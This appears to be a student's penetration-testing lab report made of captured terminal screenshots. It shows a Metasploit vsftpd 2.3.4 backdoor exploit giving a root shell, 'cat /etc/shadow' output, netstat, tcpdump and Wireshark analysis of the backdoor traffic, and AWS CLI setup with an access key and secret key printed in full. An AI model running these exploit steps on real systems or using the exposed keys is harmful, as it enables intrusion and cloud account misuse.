[*] 192.168.1.22:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000

█
```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.22:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.22:21 - USER: 331 Please specify the password.
[+] 192.168.1.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.60:37501 -> 192.168.1.22:6200) at 2025-11-25 16:22:44 +0000

whoami
root
uname -a
Linux ip-192-168-1-22 6.8.0-1040-aws #42~22.04.1-Ubuntu SMP Wed Sep 24 10:26:57 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/shadow
root:*:20403:0:99999:7:::
daemon:*:20403:0:99999:7:::
bin:*:20403:0:99999:7:::
sys:*:20403:0:99999:7:::
sync:*:20403:0:99999:7:::
games:*:20403:0:99999:7:::
man:*:20403:0:99999:7:::
lp:*:20403:0:99999:7:::
mail:*:20403:0:99999:7:::
news:*:20403:0:99999:7:::
uucp:*:20403:0:99999:7:::
proxy:*:20403:0:99999:7:::
www-data:*:20403:0:99999:7:::
backup:*:20403:0:99999:7:::
list:*:20403:0:99999:7:::
irc:*:20403:0:99999:7:::
gnats:*:20403:0:99999:7:::
nobody:*:20403:0:99999:7:::
systemd-network:*:20403:0:99999:7:::
systemd-resolve:*:20403:0:99999:7:::
messagebus:*:20403:0:99999:7:::
```


Identified Backdoor Connection on Ubuntu




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~$ sudo netstat -np | grep 192.168.1.60 -C 3
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0     36 192.168.1.22:22         76.112.150.225:58126    ESTABLISHED 735/sshd: ubuntu [p
tcp        0      0 192.168.1.22:6200       192.168.1.60:37961      ESTABLISHED 857/sh
tcp        1     15 192.168.1.22:21         192.168.1.60:38417      LAST_ACK    -
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  3      [ ]         STREAM     CONNECTED     2669     336/systemd-resolve
ubuntu@ip-192-168-1-22:~$
```

Note: I had to redo this step to capture another screenshot. Because of this, the PID and port numbers do not match prior screenshots.

Retrieved Packet Capture from Ubuntu




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~$ sudo tcpdump -i ens5 host 192.168.1.60 -w 2.pcap
tcpdump: listening on ens5, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C52 packets captured
52 packets received by filter
0 packets dropped by kernel
ubuntu@ip-192-168-1-22:~$
```



```
[0: scp] ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ scp -i ./ubuntu.pem ubuntu@98.88.38.159:/home/ubuntu/2.pcap ./2/
2.pcap                                                                                       100% 5718     61.0KB/s   00:00
+will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ |
```

Analyzed Packet Capture with Wireshark


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 6200
```

```
No.   Time      Source       Destination  Protocol Info
   24 3.612676  192.168.1.22 192.168.1.60 TCP      6200 → 37501 [PSH, ACK] Seq=40 Ack=49 Win=62720 Len=17 TSval=996043412 TSecr=1352756579
   25 3.654727  192.168.1.60 192.168.1.22 TCP      37501 → 6200 [ACK] Seq=49 Ack=57 Win=62976 Len=0 TSval=1352756623 TSecr=996043412
   26 4.684691  192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=49 Ack=57 Win=62976 Len=23 TSval=1352757653 TSecr=996043412
   27 4.684800  192.168.1.22 192.168.1.60 TCP      6200 → 37501 [PSH, ACK] Seq=57 Ack=72 Win=62720 Len=18 TSval=996044484 TSecr=1352757653
   28 4.684981  192.168.1.60 192.168.1.22 TCP      37501 → 6200 [ACK] Seq=72 Ack=75 Win=62976 Len=0 TSval=1352757653 TSecr=996044484
   31 10.084859 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=72 Ack=75 Win=62976 Len=1 TSval=1352763053 TSecr=996044484
   32 10.125861 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [ACK] Seq=75 Ack=73 Win=62720 Len=0 TSval=996049926 TSecr=1352763053
   33 32.280731 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=73 Ack=75 Win=62976 Len=7 TSval=1352785248 TSecr=996049926
   34 32.280770 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [ACK] Seq=75 Ack=80 Win=62720 Len=0 TSval=996072080 TSecr=1352785248
   35 32.281927 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [PSH, ACK] Seq=75 Ack=80 Win=62720 Len=5 TSval=996072082 TSecr=1352785248
   36 32.282102 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [ACK] Seq=80 Ack=80 Win=62976 Len=0 TSval=1352785250 TSecr=996072082
   37 36.340794 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=80 Ack=80 Win=62976 Len=9 TSval=1352789308 TSecr=996072082
   38 36.341861 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [PSH, ACK] Seq=80 Ack=89 Win=62720 Len=120 TSval=996076142 TSecr=1352789308
   39 36.342065 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [ACK] Seq=89 Ack=200 Win=62976 Len=0 TSval=1352789310 TSecr=996076142
   40 44.197538 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=89 Ack=200 Win=62976 Len=16 TSval=1352797165 TSecr=996076142
   41 44.198629 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [PSH, ACK] Seq=200 Ack=105 Win=62720 Len=1019 TSval=996083998 TSecr=1352797165
   42 44.198834 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [ACK] Seq=105 Ack=1219 Win=76032 Len=0 TSval=1352797166 TSecr=996083998
   43 98.461478 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [PSH, ACK] Seq=105 Ack=1219 Win=76032 Len=5 TSval=1352851429 TSecr=996083998
   44 98.461705 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [FIN, ACK] Seq=1219 Ack=110 Win=62720 Len=0 TSval=996138261 TSecr=1352851429
   46 98.461999 192.168.1.60 192.168.1.22 TCP      37501 → 6200 [FIN, ACK] Seq=110 Ack=1220 Win=76032 Len=0 TSval=1352851429 TSecr=996138261
   47 98.462009 192.168.1.22 192.168.1.60 TCP      6200 → 37501 [ACK] Seq=1220 Ack=111 Win=62720 Len=0 TSval=996138262 TSecr=1352851429
```

```
› Frame 41: 1085 bytes on wire (8680 bits), 1085 bytes captured (8680 bits)
› Ethernet II, Src: 0a:ff:cc:7c:8b:e7 (0a:ff:cc:7c:8b:e7), Dst: 0a:ff:fb:04:45:09 (0a:ff:fb:…
› Internet Protocol Version 4, Src: 192.168.1.22, Dst: 192.168.1.60
› Transmission Control Protocol, Src Port: 6200, Dst Port: 37501, Seq: 200, Ack: 105, Len: 1…
› Data (1019 bytes)
```

```
0040  0b ed 72 6f 6f 74 3a 2a  3a 32 30 34 30 33 3a 30   ··root:* :20403:0
0050  3a 39 39 39 39 39 3a 37  3a 3a 3a 0a 64 61 65 6d   :99999:7 :::·daem
0060  6f 6e 3a 2a 3a 32 30 34  30 33 3a 30 3a 39 39 39   on:*:204 03:0:999
0070  39 39 3a 37 3a 3a 3a 0a  62 69 6e 3a 2a 3a 32 30   99:7:::· bin:*:20
0080  34 30 33 3a 30 3a 39 39  39 39 39 3a 37 3a 3a 3a   403:0:99 999:7:::
0090  0a 73 79 73 3a 2a 3a 32  30 34 30 33 3a 30 3a 39   ·sys:*:2 0403:0:9
00a0  39 39 39 39 3a 37 3a 3a  3a 0a 73 79 6e 63 3a 2a   9999:7:: :·sync:*
00b0  3a 32 30 34 30 33 3a 30  3a 39 39 39 39 39 3a 37   :20403:0 :99999:7
00c0  3a 3a 3a 0a 67 61 6d 65  73 3a 2a 3a 32 30 34 30   :::·game s:*:2040
00d0  33 3a 30 3a 39 39 39 39  39 3a 37 3a 3a 3a 0a 6d   3:0:9999 9:7:::·m
00e0  61 6e 3a 2a 3a 32 30 34  30 33 3a 30 3a 39 39 39   an:*:204 03:0:999
00f0  39 39 3a 37 3a 3a 3a 0a  6c 70 3a 2a 3a 32 30 34   99:7:::· lp:*:204
0100  30 33 3a 30 3a 39 39 39  39 39 3a 37 3a 3a 3a 0a   03:0:999 99:7:::·
0110  6d 61 69 6c 3a 2a 3a 32  30 34 30 33 3a 30 3a 39   mail:*:2 0403:0:9
0120  39 39 39 39 3a 37 3a 3a  3a 0a 6e 65 77 73 3a 2a   9999:7:: :·news:*
0130  3a 32 30 34 30 33 3a 30  3a 39 39 39 39 39 3a 37   :20403:0 :99999:7
0140  3a 3a 3a 0a 75 75 63 70  3a 2a 3a 32 30 34 30 33   :::·uucp :*:20403
0150  3a 30 3a 39 39 39 39 39  3a 37 3a 3a 3a 0a 70 72   :0:99999 :7:::·pr
0160  6f 78 79 3a 2a 3a 32 30  34 30 33 3a 30 3a 39 39   oxy:*:20 403:0:99
0170  39 39 39 3a 37 3a 3a 3a  0a 77 77 77 2d 64 61 74   999:7::: ·www-dat
0180  61 3a 2a 3a 32 30 34 30  33 3a 30 3a 39 39 39 39   a:*:2040 3:0:9999
```

Data (data), 1,019 bytes   Packets: 52 · Displayed: 34 (65.4%)   Profile: Default

Due to the `host 192.168.1.60` capture filter that I used with the `tcpdump` command, all of packets captured in this file are between the Kali and Ubuntu hosts. 52 packets were captured in total, 34 of which (65%) were directly related to the backdoor shell over port `6200` on Ubuntu. Notably, the payload data is unencrypted. In the screenshot above, we can view the results of one of the commands we ran (`cat /etc/shadow`) in plaintext.


PART 3

Synopsis

In the third part of the pentesting project, we set up the AWS CLI, test functionality, and use the `pacu` framework to assess some aspects of our environment.

Screenshots

Created IAM User



auditor Info

Summary

ARN
arn:aws:iam::990216988430:user/auditor

Console access
Disabled

Access key 1
AKIA6NDMIE4HDLQT3LVQ - Active
Never used. Created today.

Created
December 04, 2025, 13:12 (UTC-05:00)

Last console sign-in
-


Access key 2
Create access key

User groups membership


A user group is a collection of IAM users. Use groups to specify permissions for a collection of users. A user can be a member of up to 10 groups at a time.

Group name	Attached policies
auditor	ReadOnlyAccess and SecurityAudit

Installed and Configured AWS CLI




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
   creating: aws/dist/awscli/customizations/wizard/wizards/lambda/
  inflating: aws/dist/awscli/customizations/wizard/wizards/configure/_main.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/events/new-rule.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
  inflating: aws/dist/awscli/customizations/sso/index.html
   creating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/METADATA
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/RECORD
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/INSTALLER
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/top_level.txt
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/WHEEL
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/LICENSE
  inflating: aws/dist/prompt_toolkit-3.0.51.dist-info/licenses/AUTHORS.rst
  inflating: aws/dist/wheel-0.45.1.dist-info/METADATA
  inflating: aws/dist/wheel-0.45.1.dist-info/INSTALLER
  inflating: aws/dist/wheel-0.45.1.dist-info/direct_url.json
  inflating: aws/dist/wheel-0.45.1.dist-info/RECORD
  inflating: aws/dist/wheel-0.45.1.dist-info/LICENSE.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/REQUESTED
  inflating: aws/dist/wheel-0.45.1.dist-info/entry_points.txt
  inflating: aws/dist/wheel-0.45.1.dist-info/WHEEL

┌──(kali㉿kali)-[~]
└─$ sudo ./aws/install
You can now run: /usr/local/bin/aws --version

┌──(kali㉿kali)-[~]
└─$ /usr/local/bin/aws --version
aws-cli/2.32.10 Python/3.13.9 Linux/6.16.8+kali-cloud-amd64 exe/x86_64.kali.2025

┌──(kali㉿kali)-[~]
└─$ █
```




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [None]: AKIA6NDMIE4HDLQT3LVQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: text

┌──(kali㉿kali)-[~]
└─$ █
```

Described Instances




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-instances
RESERVATIONS    990216988430    r-0b12b69224609ac69
INSTANCES       0       x86_64  0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7    legacy-bios     True    True    xen     ami-01
4f91f72b49fb01b i-0e46b72d09f601bb0     t3.small        kali    2025-11-25T22:31:15+00:00       Linux/UNIX      ip-192
-168-1-60.ec2.internal  192.168.1.60            34.204.15.150   /dev/xvda       ebs     True            subnet-0479b6e
d97fd6a6bf      RunInstances    2025-11-20T19:08:00+00:00       hvm     vpc-0ca4d6f538147cdf4
BLOCKDEVICEMAPPINGS     /dev/xvda
EBS     2025-11-20T19:08:01+00:00       True    attached        vol-00d2d43eaf09e5387
CAPACITYRESERVATIONSPECIFICATION        open
CPUOPTIONS      1       2
ENCLAVEOPTIONS  False
HIBERNATIONOPTIONS      False
MAINTENANCEOPTIONS      default
METADATAOPTIONS enabled disabled        1       optional        disabled        applied
MONITORING      disabled
NETWORKINTERFACES               interface       0a:ff:fb:04:45:09       eni-0d80de5a9cf6330ad   990216988430    192.16
8.1.60  True    in-use  subnet-0479b6ed97fd6a6bf        vpc-0ca4d6f538147cdf4
ASSOCIATION     amazon          34.204.15.150
ATTACHMENT      2025-11-20T19:08:00+00:00       eni-attach-04fdc0e877ea7aff3    True    0       0       attached
GROUPS  sg-0c3d760bfaa9cdb13    kali-sg
OPERATOR        False
PRIVATEIPADDRESSES      True    192.168.1.60
ASSOCIATION     amazon          34.204.15.150
NETWORKPERFORMANCEOPTIONS       default
OPERATOR        False
PLACEMENT       us-east-1c              default
PRIVATEDNSNAMEOPTIONS   False   False   ip-name
